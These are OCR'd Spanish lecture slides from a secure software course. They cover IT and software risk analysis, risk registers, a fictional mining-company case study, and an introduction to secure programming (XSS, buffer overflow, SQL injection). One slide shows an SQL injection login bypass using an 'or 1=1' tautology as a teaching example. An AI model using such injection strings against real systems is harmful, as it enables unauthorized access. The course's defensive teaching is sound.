
$$Riesgo = probabilidad\ de\ amenaza\ \times impacto\ potencial$$

Nivel de riesgo	Descripción
Muy Alto (MA)	Requerirá una investigación detallada y una planificación de la gestión a nivel ejecutivo/director. Será necesario llevar a cabo una planificación y un seguimiento continuos, con exámenes periódicos. Se espera un ajuste sustancial de los controles para gestionar el riesgo, con costos que posiblemente superen las previsiones originales.
Alto (A)	Requiere la atención de la gerencia, pero la administración y la planificación pueden dejarse en manos de los líderes senior de proyectos o equipos. Es probable que la planificación y la supervisión continúen con exámenes periódicos, aunque es probable que el ajuste de los controles se realice con cargo a los recursos existentes.
Medio (M)	Se puede gestionar mediante procedimientos específicos de supervisión y respuesta existentes. La gestión por parte de los empleados es adecuada con un seguimiento y revisiones adecuados.
Bajo (B)	Se puede manejar a través de procedimientos rutinarios.
Muy Bajo (MB)	Se puede ignorer o considerar como mejora futura.

Caracterización de las salvaguardas existentes

- Es necesario identificar los controles existentes utilizados para intentar minimizar las amenazas
- Los controles de seguridad incluyen:
  - Administración
  - Operacional
  - Procesos y procedimientos técnicos
- Utilizar listas de verificación de los controles existente y entrevistar al personal clave de la organización para solicitar información
- Subtareas:
  - Selección de las salvaguardas pertinentes
  - Valoración (eficacia e insuficiencias) de las salvaguardas



MISum


Tipos de contramedidas

Efecto	Tipo	
Reducen la probabilidad	[PR]	PREVENTIVAS
	[DR]	DISUASORIAS
	[EL]	ELIMINATORIAS
Acotan la degradación	[IM]	MINIMIZADORAS
	[CR]	CORRECTIVAS
	[RC]	RECUPERATIVAS
Consolidan el efecto de las demás	[MN]	MONITORIZACIÓN
	[DC]	DETECCIÓN
	[AW]	CONCIENCIACIÓN
	[AD]	ADMINISTRATIVAS

MISum

Impacto y riesgo residual

- El conjunto de salvaguardas reducen la degradación y la probabilidad de las amenazas en función de la eficacia.
- *Impacto residual*: Impacto de las amenazas en los activos con las salvaguardas. El valor de los activos es el mismo, pero ahora la degradación (residual) es menor.
- *Riesgo residual*: Riesgo de las amenazas en los activos con las salvaguardas. Tanto el impacto (residual) como la probabilidad (residual) son menores.




MISum

Registro de Riesgos

Activo	Amenaza/Vulnerabilidad	Controles existentes	Probabilidad	Impacto	Nivel de riesgo	Prioridad de riesgo
Router	Ataque de hackers externos	Solo contraseña de administrador	Alta	Medio	Alto	1
Destrucción del centro de datos	Incendio accidental o inundación	Ninguno (sin plan de recuperación ante desastres)	Baja	Alto	Alto	2


Alternativas de tratamiento de riesgo

- **Aceptación del riesgo**
  - Aceptar un nivel de riesgo mayor de lo normal por razones comerciales
- **Evasión de riesgos**
  - No continuar con la actividad o el Sistema/software que crea este riesgo.
- **Transferencia de riesgos**
  - Compartir la responsabilidad del riesgo con un tercero
- **Reducir las consecuencias**
  - Modificar la estructura o el uso de los activos en riesgo para reducir el impacto en la organización en caso de que se produzca el riesgo.
- **Reducir la probabilidad**
  - Implementar controles adecuados para reducir la posibilidad de que la vulnerabilidad sea explotada



MISum

Equilibrio en el tratamiento del riesgo



MISum

Caso de estudio: Silver Star Mines


- Ejemplo ficticio de una compañía minera
- Grandes infraestructuras de IT
  - Software común y específico
  - Algunos se relacionan directamente con la salud y la seguridad
  - Sistemas que antes estaban aislados ahora están conectados en red
- Se decide un enfoque combinado
- Sujeto a requisitos legales/reglamentarios
- La gerencia acepta un riesgo moderado o bajo

MISum

Activos

Fiabilidad e integridad de los sistemas SCADA

Disponibilidad, integridad y confidencialidad de los servicios de correo



Integridad de la información almacenada de archivos y bases de datos

Disponibilidad, integridad del sistema de mantenimiento/producción

Disponibilidad e integridad del sistema financiero

Disponibilidad e integridad del sistema de adquisiciones

MISum

Registro de riesgo de Silver Star Miner Risk

Activo	Amenaza/Vulnerabilidad	Controles existentes	Probabilidad	Impacto	Nivel de riesgo	Prioridad de riesgo
Fiabilidad e integridad de los sistemas SCADA	Modificación no autorizada del sistema de control	Cortafuegos en capas y servidores	MB	A	A	1
Integridad de la información almacenada de archivos y bases de datos	Corrupción, robo y pérdida de información	Cortafuegos, políticas	A	A	MA	2
Disponibilidad e integridad del sistema financiero	Ataques/errores que afectan al sistema	Cortafuegos, políticas	A	M	A	3
Disponibilidad e integridad del sistema de adquisiciones	Ataques/errores que afectan al sistema	Cortafuegos, políticas	A	M	A	4
Disponibilidad e integridad del sistema de mantenimiento/producción	Ataques/errores que afectan al sistema	Cortafuegos, políticas	A	B	M	5
Disponibilidad, integridad y confidencialidad de los servicios de correo	Ataques/errores que afectan al sistema	Cortafuegos, puerta de enlace de correo exterior	MA	B	A	6

MISum

Contenidos

- Introducción
- Gestión de la seguridad
  - Contexto legal
  - Cuestiones Organizativas
- Análisis de riesgos
  - Enfoques
  - Terminología
  - Evaluación del riesgo
  - Ejemplo
- **Análisis de riesgos de software**
  - **Objetivos e importancia**
  - **Categorías de riesgos de software**

MISum

Gestión de riesgos en el desarrollo de software

- La teoría anterior se centraba en la gestión de riesgos informáticos, pero este curso trata sobre el desarrollo de software
- La mayor parte de la teoría anterior puede ser reutilizada en el campo del desarrollo de software
- Desarrollo de software es un término que incluye muchas cosas como:
  - Objetivos del proyecto
  - Documentación
  - Requisitos
  - Backend
  - Frontend
  - …

MISum

Gestión de riesgos en el desarrollo de software

- La fusión de los términos anteriores hace que un proyecto de software sea una tarea extremadamente compleja
- Es necesario adoptar un proceso de gestión de riesgos para identificar los riesgos, predecir su impacto y mitigarlos
- Los principales objetivos son:
  - ¿Qué puede salir mal?
  - ¿Por qué salió mal?
  - ¿Cuál es el impacto?
  - ¿Cómo mitigar el impacto?

Gestión de riesgos en el desarrollo de software

- La gestión de riesgos de un proyecto software es una de las **tareas principales** de un Project Manager
- El riesgo en un proyecto es la posibilidad de que **no se alcancen los objetivos definidos**
- Es la incapacidad de alcanzar los objetivos dentro de las limitaciones definidas de **coste, calendario y requisitos técnicos**
- Todos los proyectos tienen riesgos, especialmente los grandes proyectos de software
- La gestión de riesgos es el área que trata de garantizar que el impacto de los riesgos sea mínimo:
  - **Coste**
  - **Calidad**
  - **Calendario**

MISum

Gestión de riesgos en el desarrollo de software

- La historia del desarrollo software está llena de fallos (mayores o menores) que aparecen porque los riesgos no fueron identificados y tratados propiamente)
  - Los proyectos se salen del presupuesto
  - Se retrasan
  - Algunos se abandonan a mitad de camino
- Cualquier proyecto puede encontrar incertidumbres en el aumento de los costes, los retrasos en los plazos y la disminución de las calidades
  - Si no se abordan, estas incertidumbres pueden provocar grandes desastres en el proyecto.
- El software es una empresa difícil:
  - Hay muchas cosas que pueden salir mal e incertidumbres
  - Comprender los riesgos y tomar medidas proactivas para evitarlos (o gestionarlos) es un elemento clave de una buena gestión de proyectos de software.

Gestión de riesgos en el desarrollo de software

- El desarrollo de software abarca muchos componentes cruciales para el éxito del proyecto
  - Definición clara de los objetivos del proyecto
  - Documentación exhaustiva
  - Especificación detallada de los requisitos
  - Arquitectura backend robusta
  - Diseño intuitivo del frontend
- Cada elemento conlleva su propio conjunto de riesgos que, si no se gestionan, pueden poner en peligro todo el proyecto:
  - Desalineación de objetivos que provoque una mejora del alcance
  - Documentación inadecuada que provoque lagunas de conocimiento
  - Requisitos ambiguos que provoquen un exceso de características
  - Complejidad del backend que genera deuda técnica
  - Problemas de frontend que afectan a la experiencia del usuario

MISum


Gestión de riesgos en el desarrollo de software

- El riesgo del software siempre implica dos características:

1. **Incertidumbre**. El riesgo puede ocurrir o no; no hay riesgos 100% probables
2. **Pérdida**. Si el riesgo se hace realidad, se producirán consecuencias no deseadas o pérdidas

- Cuando se analizan los riesgos, es importante
  - Cuantificar el nivel de incertidumbre
  - El grado de pérdida asociado a cada riesgo
  - Considerar diferentes categorías de riesgos


Gestión de Riesgos del Software



ISO/IEC 16805

MISum

Categorías de riesgos de software



NOTA: Los riesgos pueden tener **solapamiento** entre ellos

MISum

Riesgos de Proyecto

- **Los riesgos del proyecto amenazan el plan del proyecto**. Si los riesgos se hacen reales:
  - Retrasos en el calendario
  - Aumento de los costes
  - Afectan al calendario o a los recursos del proyecto
- Los riesgos del proyecto identifican posibles problemas **presupuestarios**, **de calendario**, **de personal**, **de recursos**, de **partes interesadas** y de **requisitos**, así como su impacto en un proyecto de software.
- Ejemplos:
  - La pérdida de desarrolladores clave puede interrumpir la continuidad del proyecto
  - Los retrasos en la integración de servicios de terceros o API pueden afectar a los plazos
  - Errores de software imprevistos que requieren una refactorización significativa
  - Cambios en la demanda del mercado que provocan cambios rápidos en el alcance del proyecto
  - Cambios en el cumplimiento normativo que afectan a los requisitos del proyecto

MISum

Riesgos de Producto

- Los **riesgos del producto** influyen directamente en las **funcionalidades del software** (calidad, rendimiento, ...) y en la **satisfacción del usuario**.
- Ejemplos:
  - Incompatibilidad o mal funcionamiento de componentes de terceros
  - Una estimación errónea del tamaño del software provoca una asignación inadecuada de recursos
  - Los cambios en los requisitos obligan a rediseñar o volver a desarrollar el programa
  - Rendimiento subóptimo de las herramientas CASE (Computer-Aided Software Engineering) que ralentizan los procesos de desarrollo.

Riesgos Técnicos

- **Los riesgos técnicos** comprometen tanto la **calidad** como el **calendario de entrega** de los productos de software
- Estos riesgos pueden **obstaculizar** o **detener** el proceso de implantación:
  - Diseño de software
  - Procesos de implantación
  - Desarrollo de la interfaz de usuario
  - Verificación del sistema
  - Mantenimiento continuo
- **Factores de riesgo adicionales:**
  - Ambigüedades en las especificaciones del software
  - Incertidumbres en la aplicación de la tecnología
  - Rápida obsolescencia de las herramientas tecnológicas
  - Riesgos asociados a la adopción de tecnologías "de vanguardia" (*cutting-edge*)

Riesgos Técnicos

- Los riesgos técnicos surgen cuando la resolución de un problema es más intrincada de lo previsto
- **Factores que producen el riesgo**:
  - Adopción de tecnologías o algoritmos novedosos
  - Integración con hardware/software/bases de datos nuevos o no probados
  - Implantación de interfaces de usuario especializadas
- **Riesgos metodológicos**:
  - Empleo de metodologías de análisis, diseño o pruebas no convencionales
- **Riesgos de rendimiento**:
  - Limitaciones que pueden dar lugar a niveles de rendimiento inaceptables.
- **Preocupaciones de las partes interesadas** (*stakeholders*):
  - Incertidumbres de los clientes respecto a la viabilidad técnica del proyecto
- **Gestión de riesgos**:
  - Realización de estudios de viabilidad de nuevas tecnologías (pruebas de concepto)
  - Prototipos de interfaces y evaluación comparativa del rendimiento

MISum

Riesgos de Empresa

- **Los riesgos empresariales amenazan** la **viabilidad** del software que se va a construir, a menudo **ponen en peligro** el proyecto o el producto
- Afectan a la organización que desarrolla o adquiere el software
- **Los cinco principales riesgos empresariales**:
  - No hay mercado para el producto (riesgo de mercado)
  - El producto ya no encaja en el plan de negocio (riesgo estratégico)
  - Salesforce no sabe cómo vender el producto (riesgo de ventas)
  - Pérdida de apoyo de la dirección (riesgo de gestión)
  - Pérdida de compromiso presupuestario o de personal (riesgo presupuestario)

Riesgos Conocidos

- Identificados tras una **cuidadosa evaluación** del plan del proyecto, el entorno empresarial y técnico en el que se desarrolla el proyecto y otras fuentes de información fiables
- Ejemplos:
  - Fecha de entrega poco realista
  - Falta de requisitos documentados
  - Falta de alcance del software
  - Entorno de desarrollo deficiente

Riesgos de Predecibles e Impredecibles

- **Riesgos predecibles:**
  - Derivados de datos históricos y experiencias de proyectos anteriores
  - Algunos ejemplos comunes son:
    - Altas tasas de rotación de personal
    - Comunicación inadecuada con los clientes
- **Riesgos impredecibles:**
  - Estos riesgos son intrínsecamente difíciles de prever
  - Los sucesos son aleatorios y pueden tener repercusiones

Máster en Ingeniería del Software

Diseño y Desarrollo de Software Seguro

Tema 4. Buenas Prácticas de Programación Segura

Dr. Ángel Luis Perales Gómez

MISum

Facultad de Informática
UNIVERSIDAD DE MURCIA

Contenidos

- Introducción
  - Fortificación de aplicaciones
  - Fallos de seguridad
  - Programación defensiva
  - Seguridad por diseño
- Gestionando la entrada
  - Ataques de inyección
  - Codificaciones alternativas
  - Validación de la entrada numérica
- Escribiendo código seguro
  - Implementación correcta del algoritmo
  - Uso de instrucciones máquina adecuadas
  - Interpretación correcta de los datos
  - Uso correcto de la memoria
  - Condiciones de carrera
  - Interacción con el Sistema Operativo
- Gestionando la salida

Contenidos

- **Introducción**
  - **Fortificación de aplicaciones**
  - **Fallos de seguridad**
  - **Programación defensiva**
  - **Seguridad por diseño**
- Gestionando la entrada
  - Ataques de inyección
  - Codificaciones alternativas
  - Validación de la entrada numérica
- Escribiendo código seguro
  - Implementación correcta del algoritmo
  - Uso de instrucciones máquina adecuadas
  - Interpretación correcta de los datos
  - Uso correcto de la memoria
  - Condiciones de carrera
  - Interacción con el Sistema Operativo
- Gestionando la salida

Fortificación de Aplicaciones

- **Básico**
  - Seguridad Física
  - Copia de seguridad
  - Fortificación del Sistema Operativo

- **Minimizar el número de aplicaciones**
  - Principales aplicaciones
  - Aplicaciones secundarias
  - Guiado por las recomendaciones de seguridad

MISum

Fortificación de Aplicaciones

- **Crear configuraciones seguras de programas**
  - Parte de configuraciones de referencia para crear configuraciones seguras
  - Evite las contraseñas en blanco o contraseñas conocidas
- **Instalar parches para todas las aplicaciones**
- **Minimizar los permisos de las aplicaciones**
  - Si un ataque pone en peligro una aplicación con pocos permisos, no pondrá en peligro el equipo

MISum

Fortificación de Aplicaciones

- **Añadir Autenticación, Autorización y Auditoría a la capa de aplicación**
  - Es más específico que los sistemas de login de los Sistemas Operativos
  - Puede dar lugar a diferentes permisos para diferentes usuarios
- **Implementar sistemas criptográficos**
  - Por ejemplo, para la comunicación con los usuarios

Securización de Aplicaciones Personalizadas

- **Aplicaciones personalizadas**
  - Escrito por los programadores de una empresa
  - Posiblemente no estén entrenados en buenas practicas de programación segura
- **El principio clave**
  - Nunca confiar en la entrada del usuario
  - Filtrar la entrada del usuario en busca de contenido inapropiado

Securización de Aplicaciones Personalizadas

- **Ataques de Buffer Overflow**
  - Algunos lenguajes precisan de acciones específicas
  - En otros lenguajes de programación no suponen un mayor problema
- **Ataques para evitar pantallas de Login**
  - Normalmente, un usuario antes de acceder a un recurso restringido tiene que identificarse
  - En lugar de iniciar sesión, introduce una URL para una página a la que solo deben acceder los usuarios autorizados

Securización de Aplicaciones Personalizadas

- **Ataques Cross-Site Scripting (XSS)**
  - Permite incluir código malicioso, generalmente mediante scripts, en sitios webs
  - Por lo general, se produce si un sitio web devuelve la información que se le envía sin verificar el tipo de datos, scripts, etc.
  - Ejemplo: Si escribes tu nombre de usuario, puede incluir algo como "Hola nombre de usuario" en la página web que te lo envía

Securización de Aplicaciones Personalizadas

- **Ejemplo**
  - El atacante envía a la víctima un mensaje de correo electrónico con un enlace a un sitio web legítimo
  - Sin embargo, el enlace incluye un script que será enviado posteriormente a la página web legítima
  - La víctima hace clic en el enlace y es llevada a la página web legítima
  - El script es enviado al servidor web con un commando HTTP GET para recibir la página web legítima

Securización de Aplicaciones Personalizadas

- **Ejemplo**
  - El servidor web devuelve una página web que incluye el script
  - El script es invisible para el usuario (los navegadores no muestran scripts)
  - El script se ejecuta
  - El script puede explotar una vulnerabilidad en el navegador u otra parte del software del usuario


Securización de Aplicaciones Personalizadas

- **Ataques de inyección SQL**
  - Ataque que permite filtrar datos de una base de datos
  - El programador espera un valor de entrada: una cadena de texto, un número, etc.
    - Puede usarlo como parte de una consulta u operación SQL en la base de datos
    - Puede aceptar un apellido como entrada y devolver el número de teléfono de la persona


Securización de Aplicaciones Personalizadas

- **Ataques de inyección SQL**
  - El atacante introduce una cadena no validada
    - Ejemplo: Un apellido seguido de una cadena de consulta SQL completa
    - El programa puede ejecutar tanto el comando de búsqueda de número de teléfono como la consulta SQL adicional
    - Esto puede mostrar información que no debería estar disponible para el atacante
    - Incluso puede eliminar una tabla entera

Securización de Aplicaciones Personalizadas




```
SELECT FROM Users WHERE
username='boyle02' AND
password='whatever' or 1=1–';
```



MISum

Securización de Aplicaciones Personalizadas

- **Debe requerir una sólida formación en programación segura**
  - Principios generales
  - Información específica del lenguaje de programación
  - Amenazas y contramedidas específicas de la aplicación

Fallos de seguridad

- Cinco fallos críticos relacionados con la seguridad del software
  - Entrada no validada
  - Cross-site scripting
  - Buffer overflow
  - Fallos de inyección
  - Manejo inadecuado de errores
- Comprobación y validación insuficientes
- El conocimiento de estos problemas es un paso inicial crítico para escribir código más seguro
- Los desarrolladores software deben ser consciente de ello

Programación Defensiva

- Diseñar e implementar software para que siga funcionando incluso cuando esté bajo ataque
- Requiere atención a todos los aspectos de la ejecución del programa, el entorno y el tipo de datos que procesa.
